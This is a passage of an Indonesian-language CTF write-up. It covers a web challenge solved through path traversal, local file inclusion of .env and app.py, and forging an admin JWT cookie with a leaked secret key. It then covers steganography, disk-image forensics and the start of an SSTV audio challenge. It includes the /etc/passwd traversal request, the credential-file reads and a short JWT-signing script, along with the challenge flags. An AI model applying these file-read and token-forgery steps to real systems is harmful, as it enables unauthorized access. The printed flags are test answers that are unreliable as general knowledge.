Sebelum mencoba melakukan pengujian lebih lanjut terhadap temuan sebelumnya, kami mencoba menelusuri lebih lanjut halaman-halaman lain yang terdapat pada *website* ini. Kami menemukan halaman **admin**, akan tetapi halaman ini dilindungi oleh **HTTP Basic Auth**, karena kami tidak memiliki kredensial yang cocok, maka kami mencoba kembali untuk menguji temuan yang sudah ditemukan sebelumnya.



Kami mencoba melakukan *path traversal*, tetapi usaha kami selalu di-block oleh *backend*.



Untuk memudahkan, kami mencoba menggunakan **Burp Repeater** (fitur repeater pada **Burp Suite**). Setelah itu, kami mencoba melakukan beberapa upaya *bypass*, akan tetapi hasilnya tetap sama seperti sebelumnya.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                             |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Pretty                                               |
| <pre> 1 GET /?read_file=../../../../../../../../etc/passwd HTTP/1.1 2 Host: 134.209.102.23:8082 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0    Safari/537.36 6 Accept:    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap    plication/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre> | <pre> Access denied: Path traversal detected! </pre> |

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                             |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Pretty                                               |
| <pre> 1 GET /?read_file=../../../../../../../../etc/passwd HTTP/1.1 2 Host: 134.209.102.23:8082 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0    Safari/537.36 6 Accept:    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap    plication/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre> | <pre> Access denied: Path traversal detected! </pre> |

Setelah beberapa percobaan gagal, kami mencoba langkah yang berbeda, yaitu mencoba memaksa *website* mengembalikan pesan kesalahan dengan tujuan mendapatkan informasi lokasi direktori saat ini. Seperti yang terlihat, lokasi direktori saat ini berada pada **/app/**.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Response                                                                                  |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Pretty                                                                                    |
| <pre> 1 GET /?read_file=wildlife_info.txt/aaa HTTP/1.1 2 Host: 134.209.102.23:8082 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0    Safari/537.36 6 Accept:    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap    plication/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre> | <pre> Error reading file: [Errno 20] Not a directory: '/app/wildlife_info.txt/aaa' </pre> |

Setelah beberapa kali melakukan percobaan, mulai dari kembali melakukan *information gathering* seperti menganalisa *source code html* hingga mencoba melakukan *brute force* pada **HTTP Basic Auth**, hasil yang kami dapatkan masih tidak memberikan kemajuan. Sehingga kami memutuskan untuk menggunakan **hint**.

▼ View Hint: Paling OP  
You'll need to find the secret key via a file leakage vulnerability

▼ View Hint: suka sama kue  
Administrative access requires a cryptographically signed cookie.

Setelah membaca hint pertama, kami mencoba mencari informasi mengenai *secret key* yang tersimpan pada *file* dalam *website* yang dikembangkan menggunakan bahasa pemrograman *python*. Kami menemukan sebuah *file* bernama **.env** yang sering digunakan untuk menyimpan data rahasia seperti **secret\_key** dan konfigurasi yang tidak ingin dituliskan langsung di kode.

Source: <https://dev.to/hackersandslackers/configuring-your-flask-app-2246>

It would be annoying to set these variables every time we open our terminal, so we can set environment variables in a local file called **.env** instead and grab those variables using a Python library like [python-dotenv](#):

```
"""Flask config."""
from os import environ, path
from dotenv import load_dotenv

basedir = path.abspath(path.dirname(__file__))
load_dotenv(path.join(basedir, '.env'))

TESTING = True
DEBUG = True
FLASK_ENV = 'development'
SECRET_KEY = environ.get('SECRET_KEY')
```

Kemudian kami mencoba untuk membaca *file* tersebut (*.env*) dengan memanfaatkan *parameter ?read\_file=*. Seperti yang terlihat pada gambar di bawah ini, kami berhasil mendapatkan sebuah *secret\_key*, selain itu hal ini juga memvalidasi bahwa *parameter* ini memang rentan terhadap serangan **LFI**, tetapi dengan cakupan akses *file* yang lebih terbatas.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                                     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Pretty                                                       |
| Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Raw                                                          |
| <pre>1 GET /?read_file=.env HTTP/1.1 2 Host: 134.209.102.23:8082 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0    Safari/537.36 6 Accept:    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap    plication/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10</pre> | <pre>1 SECRET_KEY=wildlife-2025-fit-challenge-secret 2</pre> |

Setelah menemukan *secret\_key*, kami perlu mengetahui **cookie** apa yang dibaca oleh *backend*, untuk hal ini kami mencoba mencari informasi mengenai pada *file* apa biasanya logika *backend* ditemukan pada aplikasi web berbasis **python**. Kami menemukan informasi bahwa biasanya logika *backend python* itu berada pada *file app.py*. Kami langsung mencoba membaca *file* tersebut menggunakan cara yang sama saat membaca *file .env*. Benar saja, kami berhasil mendapatkan kode *backend* dari *website* ini.

Source: [click here](#)

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <pre>1 GET /?read_file=app.py HTTP/1.1 2 Host: 134.209.102.23:8082 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0    Safari/537.36 6 Accept:    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap    plication/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10</pre> | <pre>1 from flask import Flask, request, render_template, make_response, send_file 2 import os 3 import jwt 4 from dotenv import load_dotenv 5 6 load_dotenv() 7 8 app = Flask(__name__) 9 10 app.config['SECRET_KEY'] = os.getenv('SECRET_KEY', 'default_fallback_ctf_key_NOT_SECURE_IN_PROD') 11 12 JWT_ALGORITHM = "HS256" 13 14 if not app.config['SECRET_KEY'] or app.config['SECRET_KEY'] == 'default_fallback_ctf_key_NOT_SECURE_IN_PROD': 15     print("WARNING: SECRET_KEY not set in .env or environment variables. Using a default fallback key.") 16     print("This default key can be used if .env is not found, making the challenge easier if known.") 17 18 basedir = os.path.abspath(os.path.dirname(__file__)) 19 20 FLAG_FILE = os.path.join(os.path.dirname(basedir), 'forbidden', 'flag.txt') 21 22 def is_safe(input_string): 23     """ 24         Checks if the input string contains potentially dangerous HTML or script tags. 25         This function specifically targets &lt;script&gt; and the combination of 'on' and '='. 26         The CTF challenge solution leverages JavaScript pseudo-protocol with encoded 27         characters to bypass this particular filter. 28     """ 29     input_lower = input_string.lower() 30     if "&lt;script&gt;" in input_lower: 31         return False 32     if "on" in input_lower and "=" in input_lower: 33         return False 34     return True 35 36 @app.route('/', methods=['GET', 'POST']) 37 def index(): 38     ... 39     Handles the main page where users can submit wildlife observations.</pre> |

Setelah itu, kami mencoba memahami logika dari *backend*, kami tertarik pada *route /admin\_dashboard*. Ini adalah logika *backend* dari halaman admin, terlihat bahwa kami hanya akan berhasil mengakses jika memiliki **cookie admin\_token** dimana nilainya adalah **JWT** yang valid. Selain itu, *key-value* untuk *payload* pada **JWT** adalah `{"role": "admin", "authorized": "true"}` yang bisa kami lihat pada bagian yang ditandai dengan persegi panjang.

```
71 @app.route('/admin_dashboard')
72 def admin_dashboard():
73 """
74 Handles access to the administrative dashboard.
75 Access is granted only if a valid JWT 'admin_token' cookie is present and verified.
76 The flag is loaded dynamically from an external file after authentication.
77 """
78 admin_token_cookie = request.cookies.get('admin_token')
79 is_admin_authorized = False
80 flag = "Flag not found or unauthorized."
81
82 if admin_token_cookie:
83 try:
84 token_data = jwt.decode(
85 admin_token_cookie,
86 app.config['SECRET_KEY'],
87 algorithms=[JWT_ALGORITHM]
88)
89
90 if token_data.get('role') == 'admin' and token_data.get('authorized') == True:
91 is_admin_authorized = True
92 except jwt.ExpiredSignatureError:
93 print("Admin token expired. ")
94 is_admin_authorized = False
95 except jwt.InvalidTokenError as e:
96 print(f"Invalid admin token: {e}")
97 is_admin_authorized = False
98 except Exception as e:
99 print(f"Unexpected error processing token: {e}")
100 is_admin_authorized = False
```

Setelah mengetahui informasi tersebut, kami langsung mencari tahu bagaimana cara melakukan *signing* JWT menggunakan program **python**. Setelah membaca dokumentasi, kami langsung membuat program sederhana untuk meng-*generate* JWT dengan format yang sesuai seperti pada logika *backend*.

Source: <https://pyjwt.readthedocs.io/en/stable/>

```
1 import jwt
2
3 SECRET_KEY = 'wildlife-2025-fit-challenge-secret'
4 payload = {
5 "role": "admin",
6 "authorized": True
7 }
8 token = jwt.encode(payload, SECRET_KEY, algorithm="HS256")
9
10 print(f"admin_token={token}")
11
```

Setelah itu, kami mencoba menjalankan program ini dan berhasil mendapatkan **cookie** yang diperlukan.

```
levith4n@lev:~ > python3 fit_jwt.py
admin_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xIjoiYWRTaW4iLCJhdXRb3JpemVkJp0cnVlfQ.r8SNB_m010Yc07lniPXfdKrhIoaSPwRi5DH69HnwhR0
levith4n@lev:~ >
```

Selanjutnya, kami mencoba mengakses halaman **admin** menggunakan **Burp Repeater**, kemudian menambahkan **header Cookie** dengan nilai yang sudah kami dapatkan melalui program **python** sebelumnya. Seperti yang terlihat, kami berhasil masuk ke halaman **admin** dan diberikan sebuah **data** yang di-*encode* ke dalam format **base64**.

**Request**

```

1 GET /admin_dashboard HTTP/1.1
2 Host: 134.209.102.23:8082
3 Cache-Control: max-age=0
4 Authorization: Basic YW66YWE=
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/137.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Cookie: admin_token=eyJhbGciOiJIUzI1NiIsInRscC161kpXVCJ9eyJsb2xlIjoiYWRtaW4iLCJhdXRob3JpemVkJp0cnVlfIi,r8SNB_m010yc07lniPXdkrhloaSPwR15Dh69HnwhR0
11 Referer: http://134.209.102.23:8082/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14

```

**Response**

**Admin Dashboard**

Welcome, Administrator! You have successfully accessed the secure area.

**Critical Data:**

**RkluVUVtTV3tiMTBkMXYzcnNx dHlfMW5fdGgzX3cxbGR9Cg==**

This information contains vital data for the protection of endangered species. Handle with care.

Setelah itu kami langsung mengirimkan data ini ke **Burp Decoder** (fitur decoder dari Burp Suite).

<div  
class="bg-green-100 border-l-4 border-green-500 text-green-700 p-6 rounded-lg mb-8 shadow-inner"  
role="alert">  
>  
    <p class="font-bold text-2xl mb-2">  
        Critical Data:  
    </p>  
    <p class="text-3xl font-mono break-all">  
        <strong>  
            RkluVUVtTV3tiMTBkMXYzcnNx dHlfMW5fdG  
        </strong>  
    </p>  
</div>  
  
    <p class="text-gray-600 text-md">  
        This information contains vital data for the species. Handle with care.  
    </p>  
</div>

Explain this  
Scan  
Scan selected insertion point  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Show response in browser  
Record an issue [Pro version only] >  
Request in browser >

Setelah itu, kami langsung meng-*decode*-nya menjadi teks biasa dan berhasil mendapatkan *flag*-nya: **FITUKSW{b10d1v3rsqty\_1n\_th3\_w1ld}**.

|                                                    |               |               |
|----------------------------------------------------|---------------|---------------|
| RkluVUVtTV3tiMTBkMXYzcnNx dHlfMW5fdGgzX3cxbGR9Cg== | Text          | Hex           |
| FITUKSW{b10d1v3rsqty_1n_th3_w1ld}                  | Decode as ... | Encode as ... |
|                                                    | Hash ...      | Smart decode  |


|                                   |               |
|-----------------------------------|---------------|
| Text                              | Hex           |
| FITUKSW{b10d1v3rsqty_1n_th3_w1ld} | Decode as ... |
|                                   | Encode as ... |
|                                   | Hash ...      |
|                                   | Smart decode  |

### Prevention (Pencegahan):


- Hindari penggunaan *parameter* seperti `?read_file=`, lebih baik gunakan **route** untuk menampilkan konten, metode ini lebih aman, karena membatasi akses hanya pada *file* atau konten yang telah ditentukan sebelumnya, sehingga mengurangi risiko celah seperti *Local File Inclusion (LFI)*.

## E. Steganography

### 1. Ez-Stegano



Melalui *challenge* ini kami diminta mencari sebuah *file* berekstensi `.txt` yang sepertinya tersimpan dalam sebuah *file* `.jpg`.



Kemudian, kami menggunakan *tool* **steghide** untuk mengekstrak *file* `.txt` yang kemungkinan besar ada pada *file* `.jpg` ini. Lalu, karena kami tidak memiliki *passphrase*, kami langsung saja menekan **enter** dengan asumsi saat menyisipkan ke dalam *file* `.jpg`, pembuat soal ini tidak menggunakan *passphrase* apapun.

```
levith4n@lev:~/Downloads ➤ steghide extract -sf EASY.jpg
Enter passphrase: █
```

Kami mencoba mengekstrak *file* tersembunyi dari gambar. Berikut penjelasan perintahnya:

- **steghide**: digunakan untuk ekstrak dalam kasus ini
- **extract**: ekstrak file tersembunyi dari *file host*
- **-sf**: singkatan dari “*stego file*” yaitu *file* tempat data siembunyikan

```
levith4n@lev:~/Downloads > steghide extract -sf EASY.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
levith4n@lev:~/Downloads > cat secret.txt
FITUKSW{FT1K4ub3r4ada}
levith4n@lev:~/Downloads > |
```

Seperti yang terlihat, *file* **secret.txt** berhasil diekstrak tanpa *passphrase*, ini menunjukkan bahwa *file* disisipkan tanpa proteksi. Terakhir, kami mencoba membaca *file* yang sudah diekstrak dan berhasil mendapatkan *flag*-nya: **FITUKSW{FT1K4ub3r4ada}**.

## 2. Med-Stegano



Kami diberikan sebuah *file* **MEDIUM.jpg** dan kami diminta mencari sebuah *file* **.txt** di dalam image tersebut

Langkah yang pertama kami lakukan mencoba menggunakan **steghide** karena ini adalah alat umum yang digunakan untuk menyisipkan data dalam gambar, namun **steghide** memerlukan *passphrase* untuk mengekstrak data, pada tahap ini kami gagal karena kami tidak mengetahui *passphrase* yang dibutuhkan untuk mengekstrak.

```
(mathfha㉿env)-[~/mnt/c/Users/mathfha/pwncollege]
$ steghide extract -sf MEDIUM.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Selanjutnya, kami mencoba menggunakan *tool* **stegseek** untuk melakukan *bruteforcing passphrase*, **stegseek** sangat berguna dalam kasus ini, selain itu wordlist yang kami gunakan adalah *wordlist* umum **rockyou.txt**. Seperti yang terlihat, kami berhasil mendapatkan *passphrase* yang benar, selain itu **stegseek** akan secara otomatis mengekstrak *file*.

```
(mathfha㉿env) - [/mnt/c/Users/mathfha/pwncollege]
$ stegseek MEDIUM.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123"
[i] Original filename: "secret.txt".
[i] Extracting to "MEDIUM.jpg.out".
```

Terakhir, kami hanya perlu membuka *file* hasil ekstrak menggunakan **stegseek** dan berhasil mendapatkan *flag*-nya: **FITUKSW{D4r4hb1ruFt1}**

```
(mathfha㉿env) - [/mnt/c/Users/mathfha/pwncollege]
$ cat MEDIUM.jpg.out
FITUKSW{D4r4hb1ruFt1}
```

## F. Digital Forensic

### 1. Secret File



Berdasarkan deskripsi di atas, Tobi tidak sengaja menghapus *file* berisi *passphrase wallet*.


Kami diberikan dua file dengan ekstensi yang berbeda. Ekstensi **.E01** ini adalah format *file image* atau salinan suatu *hardisk* dimana hardisk ini adalah milik Tobi. Selain file dengan ekstensi **.E01**, kami juga diberikan sebuah file **.txt** yang mungkin berisi informasi berharga.

[Tobi\\_Secret\\_File.zip](#) 2 item

| Nama                     | Terakhir diubah | Ukuran file |
|--------------------------|-----------------|-------------|
| Tobi_Secret_File.E01     | 14 Mar 2025     | 2 MB        |
| Tobi_Secret_File.E01.txt | 14 Mar 2025     | 1 KB        |

Ini adalah isi dari *file .txt* sebelumnya, sepertinya ini adalah informasi dari *file image* sebelumnya.

Selanjutnya, kami membuka *file image* menggunakan **FTK Imager** melalui menu *File > Add Evidence Item*, lalu memilih tipe *Image File* untuk memulai analisis.




Setelah itu, kami mulai menganalisis struktur direktori dan masing-masing subdirektorinya.

| Name                | Size | Type                 | Date Modified    |
|---------------------|------|----------------------|------------------|
| [orphan]            | 0    | Folder (Placeholder) |                  |
| [root]              | 1    | Directory            | 13/03/2025 19... |
| [unallocated space] | 0    | Unallocated Space    |                  |
| backup boot sector  | 1    | Filesystem Metadata  |                  |
| file system slack   | 4    | Filesystem Slack     |                  |

Kami mencoba memeriksa direktori **root** terlebih dahulu. Setelah diperiksa, kami menemukan beberapa direktori penting, seperti **\$RECYCLE BIN**, dan data-data pribadi.

| Name        | Size | Type                  | Date Modified    |
|-------------|------|-----------------------|------------------|
| SR05S71A    | 1    | Directory             | 13/03/2025 19... |
| SR26IR0U    | 1    | Directory             | 13/03/2025 19... |
| SRC8NU9J    | 1    | Directory             | 13/03/2025 19... |
| SREMBBE     | 1    | Directory             | 13/03/2025 19... |
| SRJMB4Y8    | 1    | Directory             | 13/03/2025 19... |
| SRMTOLDH    | 1    | Directory             | 13/03/2025 19... |
| SRUGA9UG    | 1    | Directory             | 13/03/2025 19... |
| SRUK4M82    | 1    | Directory             | 13/03/2025 19... |
| SI05S71A    | 1    | Regular File          | 13/03/2025 19... |
| SI26IR0U    | 1    | Regular File          | 13/03/2025 19... |
| SI30        | 4    | NTFS Index Allocation | 13/03/2025 19... |
| SI8NU9J     | 1    | Regular File          | 13/03/2025 19... |
| SIEMBBE     | 1    | Regular File          | 13/03/2025 19... |
| SIJMB4Y8    | 1    | Regular File          | 13/03/2025 19... |
| SIIMTOLDH   | 1    | Regular File          | 13/03/2025 19... |
| SIUGA9UG    | 1    | Regular File          | 13/03/2025 19... |
| SIUK4M82    | 1    | Regular File          | 13/03/2025 19... |
| desktop.ini | 1    | Regular File          | 13/03/2025 18... |

Setelah itu, kami mencoba memeriksa **recycle bin** dan menemukan sebuah *file .txt* dengan nama **wallet\_5\_BTC.txt**.



Terakhir, kami mencoba melihat isinya dengan melakukan *double-click*, setelah itu kami berhasil mendapatkan *flag*-nya:  
**FITUKSW{nice\_step\_for\_better\_forensic\_master\_on\_2025\_669534}**

## 2. Martin and the Humming Signal !

**Challenge**      54 Solves      **X**

### Martin and the Humming Signal !

**300**

**Forensic**


Martin tinggal sendirian di ujung gang, rumahnya penuh barang-barang aneh—dari jam dinding yang berputar mundur sampai radio tua yang selalu menyala, bahkan saat mati lampu.

Satu malam, terdengar suara berdesis dari radionya. Martin bilang itu “pesan penting” yang dikirimkan entah dari siapa... entah dari mana.

Sebelum menghilang, Martin meninggalkan satu file rekaman yang katanya: “Dengerin baik-baik... mereka cuma bisa bicara lewat cara ini.” [Download Sekarang](#) rekaman itu ada padamu.

Author : Bebekk


Pertama, kami mencoba mengunduh sebuah *file* yang disediakan pada soal, ternyata ini sebuah *file* berekstensi **.wav** (*Waveform Audio File Format*), format ini dikenal karena kemampuannya untuk mempertahankan kualitas audio asli yang tinggi. Namun, konsekuensinya adalah *file* berekstensi ini memiliki ukuran yang besar dibanding **.mp3**.



Kemudian kami mencoba membuka **tool qsstv**, yaitu sebuah *tool* yang digunakan untuk men-*decode* sinyal SSTV (*Slow Scan Television*). SSTV mengkonversi gambar digital atau analog menjadi sinyal audio yang bisa dipancarkan melalui gelombang radio. Setelah diterima, sinyal audio ini dikonversi kembali menjadi gambar oleh perangkat penerima. Kami mencurigai hal ini, karena merasa pada *challenge* CTF ini terdapat petunjuk pada bagian “pesan penting” dan juga *challenge* ini memberikan sebuah **file .wav**.




Kemudian, kami membuka **pavucontrol**, yaitu untuk mengatur koneksi audio virtual.



